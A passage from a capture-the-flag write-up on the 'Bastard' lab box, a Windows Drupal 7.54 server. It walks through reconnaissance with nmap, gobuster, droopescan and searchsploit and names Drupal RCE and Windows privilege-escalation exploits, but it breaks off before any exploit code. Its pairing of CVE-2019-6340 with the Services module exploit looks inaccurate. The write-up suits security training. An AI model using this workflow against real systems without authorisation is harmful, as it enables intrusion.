Bastard
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR.Bastardis aWindowsbox runningDrupal 7.54onIIS. The version is vulnerable to two differentRCEpaths:CVE-2019-6340in theServicesmodule (insecure deserialization, see Drupalgeddon) and the famousDrupalgeddon2(CVE-2018-7600). Both give ashellasnt authority\iusr. From there,SeImpersonatePrivilegelets us escalate withJuicyPotato(SeImpersonate abuse); as an alternative, the unpatchedkernelfalls toMS15-051(kernel exploit).
Recon
Fingerprinting the OS through the TTL
ping -c 1 10.10.10.9
64 bytes from 10.10.10.9: icmp_seq=1 ttl=127 time=115 msTTL 127 → Windows: Windows starts the TTL at 128 and every routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
UDP scan
Before TCP, a sweep of the 100 most common UDP ports. The grep -v 'no-response' strips the noise of ports that never answer, which in UDP is the vast majority (the absence of a reply is ambiguous: it can mean open-and-silent or filtered).
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.10.9 | grep -v 'no-response'
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 09:40 UTC
Initiating UDP Scan at 09:40
Scanning 10.10.10.9 [100 ports]
Completed UDP Scan at 09:40, 2.14s elapsed (100 total ports)
Nmap scan report for 10.10.10.9
Host is up, received user-set.
Scanned at 2025-12-11 09:40:43 UTC for 2s

PORT      STATE     SERVICE      REASON

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds
The table comes back empty: not a single open UDP port among the 100 most common ones. It is a dead end, but one worth walking: had an SNMP or a TFTP shown up, the box would have gone another way.
Full TCP scan
The TCP scan runs through a .zshrc function. Since it hides the real command, here is its source, so the scan is reproducible without having it installed:
alias cat="batcat --paging=never"

jmap () {
        echo -e "\n[+] Introduce una IP\n"
        read ip
        echo
        sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan | cat -l java
}
The direct equivalent, without the function, is:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.9 -oG scan
Discovered open port 80/tcp on 10.10.10.9
Discovered open port 135/tcp on 10.10.10.9
Discovered open port 49154/tcp on 10.10.10.9
Completed SYN Stealth Scan at 09:41, 26.46s elapsed (65535 total ports)
Nmap scan report for 10.10.10.9
Host is up, received user-set (0.11s latency).
Scanned at 2025-12-11 09:41:10 UTC for 27s
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 127
135/tcp   open  msrpc   syn-ack ttl 127
49154/tcp open  unknown syn-ack ttl 127
Three ports, and the REASON column confirms through a second channel what ping said: ttl 127. That the remaining 65532 come back as filtered (and not closed) points to a firewall silently dropping packets instead of replying with an RST.
The second function, extractPorts, does not scan: it parses the scan file in grepable format and drops the ports into the clipboard.
extractPorts () {
        echo -e "Extracting information..."

        ip_address=$(grep -oP 'Host: \K\S+' "$1" | head -n 1)

        ports=$(grep -oP '\d+(?=/open)' "$1" | tr '\n' ',' | sed 's/,$/\n/')
        echo -e "IP Address: $ip_address"
        echo -e "Open ports: $ports\n"
        {
                echo -e "IP Address: $ip_address"
                echo -e "Open ports: $ports\n"
        } >> extractPorts.tmp
        echo "$ports" | xclip -sel clip
        echo -e "Ports copied to clipboard\n"
        cat extractPorts.tmp
        rm extractPorts.tmp
}
extractPorts scan
Extracting information...
IP Address: 10.10.10.9
Open ports: 80,135,49154

Ports copied to clipboard

IP Address: 10.10.10.9
Open ports: 80,135,49154
Versions and scripts against the open ports
And the third one, jmap2, runs the version scan against those three ports:
jmap2 () {

        if [ "$#" -ne 2 ]
        then
                echo "Uso: jmap2 <ip> <ports>"
                return 1
        fi

        local ip="$1"
        local ports="$2"
        nmap -p"$ports" -sCV "$ip" | cat -l java
}
nmap -p80,135,49154 -sCV 10.10.10.9
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
| http-methods:
|_  Potentially risky methods: TRACE
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to Bastard | Bastard
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Ports 135 and 49154 are RPC, of little use without credentials. The vector is on 80: IIS 7.5 serving a Drupal 7. And robots.txt, which exists to tell search engines what not to index, does exactly the opposite for us: it hands over a map of the installation, with /CHANGELOG.txt among its 36 entries. That file usually carries the exact version.
HTTP - TCP 80: identifying technologies
whatweb http://10.10.10.9
http://10.10.10.9 [200 OK] Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.9], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], Microsoft-IIS[7.5], PHP[5.3.28,], PasswordField[pass], Script[text/javascript], Title[Welcome to Bastard | Bastard], UncommonHeaders[x-content-type-options,x-generator], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/5.3.28, ASP.NET]One piece of new information over nmap: PHP 5.3.28, a 2013 release long out of support. Wappalyzer, from the browser, adds the JavaScript library version:

CMS                   Drupal 7
Programming languages PHP 5.3.28
Web frameworks        Microsoft ASP.NET
Operating systems     Windows Server
Web servers           IIS 7.5
JavaScript libraries  jQuery 1.4.4
jQuery 1.4.4 is from 2010 and carries known XSS and prototype pollution issues. It is a hint of how outdated everything is, but not a direct vector: the front page only has a login form. On to the CMS.
HTTP - TCP 80: source code

<script type="text/javascript" src="http://10.10.10.9/misc/jquery.js?v=1.4.4"></script>
<script type="text/javascript" src="http://10.10.10.9/misc/jquery.once.js?v=1.2"></script>
<script type="text/javascript" src="http://10.10.10.9/misc/drupal.js?on28x3"></script>
jQuery.extend(Drupal.settings, {"basePath":"\/","pathPrefix":"","ajaxPageState":{"theme":"bartik", ...
<body class="html front not-logged-in one-sidebar sidebar-first page-node" >
The source hides nothing: it is stock Drupal HTML with the default bartik theme. It confirms the jQuery version and little else. Another dead end to note before moving on to fuzzing.
HTTP - TCP 80: content discovery
gobuster dir -u http://10.10.10.9/ -w /home/krmena/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 2>/dev/null
/modules              (Status: 301) [Size: 149] [--> http://10.10.10.9/modules/]
/themes               (Status: 301) [Size: 148] [--> http://10.10.10.9/themes/]
/misc                 (Status: 301) [Size: 146] [--> http://10.10.10.9/misc/]
/search               (Status: 403) [Size: 1233]
/user                 (Status: 200) [Size: 7411]
/scripts              (Status: 301) [Size: 149] [--> http://10.10.10.9/scripts/]
/admin                (Status: 403) [Size: 1233]
/tag                  (Status: 403) [Size: 1233]
/sites                (Status: 301) [Size: 147] [--> http://10.10.10.9/sites/]
/template             (Status: 403) [Size: 1233]
/includes             (Status: 301) [Size: 150] [--> http://10.10.10.9/includes/]
/profiles             (Status: 301) [Size: 150] [--> http://10.10.10.9/profiles/]
/Misc                 (Status: 301) [Size: 146] [--> http://10.10.10.9/Misc/]
/root                 (Status: 403) [Size: 1233]
/repository           (Status: 403) [Size: 1233]
Plenty of paths, but nearly all of them are the stock Drupal skeleton (the same ones robots.txt already listed) or duplicates by capitalisation, because Windows paths are case-insensitive. Before wasting time going through them one by one, it is better to enumerate the CMS with a tool that understands it.
Drupal enumeration with droopescan
droopescan has Python dependencies that clash with modern versions, so the cleanest option is to run it inside a container:
docker run -it --rm --entrypoint /bin/bash asannou/droopescan
Unable to find image 'asannou/droopescan:latest' locally
latest: Pulling from asannou/droopescan
...
Status: Downloaded newer image for asannou/droopescan:latest
root@331332a0b0c0:/wd# droopescan
                                                    v1.33.7
Example invocations:
  droopescan scan drupal -u URL_HERE
  droopescan scan silverstripe -u URL_HERE
droopescan scan drupal -u http://10.10.10.9/ --threads-scan 100
[+] Plugins found:
    ctools http://10.10.10.9/sites/all/modules/ctools/
    libraries http://10.10.10.9/sites/all/modules/libraries/
    services http://10.10.10.9/sites/all/modules/services/
    profile http://10.10.10.9/modules/profile/
    php http://10.10.10.9/modules/php/
    image http://10.10.10.9/modules/image/

[+] Themes found:
    seven http://10.10.10.9/themes/seven/
    garland http://10.10.10.9/themes/garland/

[+] Possible version(s):
    7.54

[+] Possible interesting urls found:
    Default changelog file - http://10.10.10.9/CHANGELOG.txt
    Default admin - http://10.10.10.9/user/login

[+] Scan finished (0:52:32.592174 elapsed)
Fifty-two minutes of scanning (slow, because it probes known paths one at a time), but with two results worth their weight: the likely version 7.54 and, above all, the services module installed. That module is what exposes Drupal's REST API, and it has an RCE of its own.
Confirming the version: CHANGELOG.txt
droopescan says "possible", so we confirm it by reading the file robots.txt had already pointed at:

Drupal 7.54, 2017-02-01Version nailed down: Drupal 7.54.
Hunting for exploits
With the version locked in, searchsploit. The search goes for 7.x rather than 7.54 on purpose: generic exploits for a branch cover more versions and tend to be better tested than ones targeting one exact release.
searchsploit 'Drupal 7.x'
searchsploit -m php/webapps/41564.php
 Exploit Title                                                              |  Path
----------------------------------------------------------------------------------------------
Drupal 7.x Module Services - Remote Code Execution                          | php/webapps/41564.php
Drupal < 7.34 - Denial of Service                                           | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)    | php/webapps/44557.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' RCE           | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' RCE (Metasploit)       | php/webapps/44482.rb
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)           | php/remote/40130.rb
----------------------------------------------------------------------------------------------

  Exploit: Drupal 7.x Module Services - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/41564
     Path: /usr/share/exploitdb/exploits/php/webapps/41564.php
  Verified: True
File Type: C++ source, ASCII text
Copied to: /home/krmena/41564.php
There are two strong candidates, so we show both: 41564.php for the Services module (which droopescan just confirmed is installed) and 44449.rb for Drupalgeddon2.
RCE: CVE-2019-6340 (Services module)
Reading the exploit before running it
